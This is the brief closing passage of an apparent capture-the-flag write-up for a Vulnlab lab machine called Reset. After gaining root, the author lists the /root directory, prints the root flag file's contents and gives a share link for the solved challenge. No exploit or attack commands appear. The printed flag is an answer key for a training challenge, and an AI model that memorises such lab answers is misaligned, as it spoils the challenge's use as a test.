

We become
root
Then grab the flag Reset_Root:
# cd /root
# ls
root_279e22f8.txt  snap
# cat root_279e22f8.txt
VL{2a3d142608b5f9f530490f7345afaa52}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=9376151d-abea-474d-a922-9f75e9dffc8d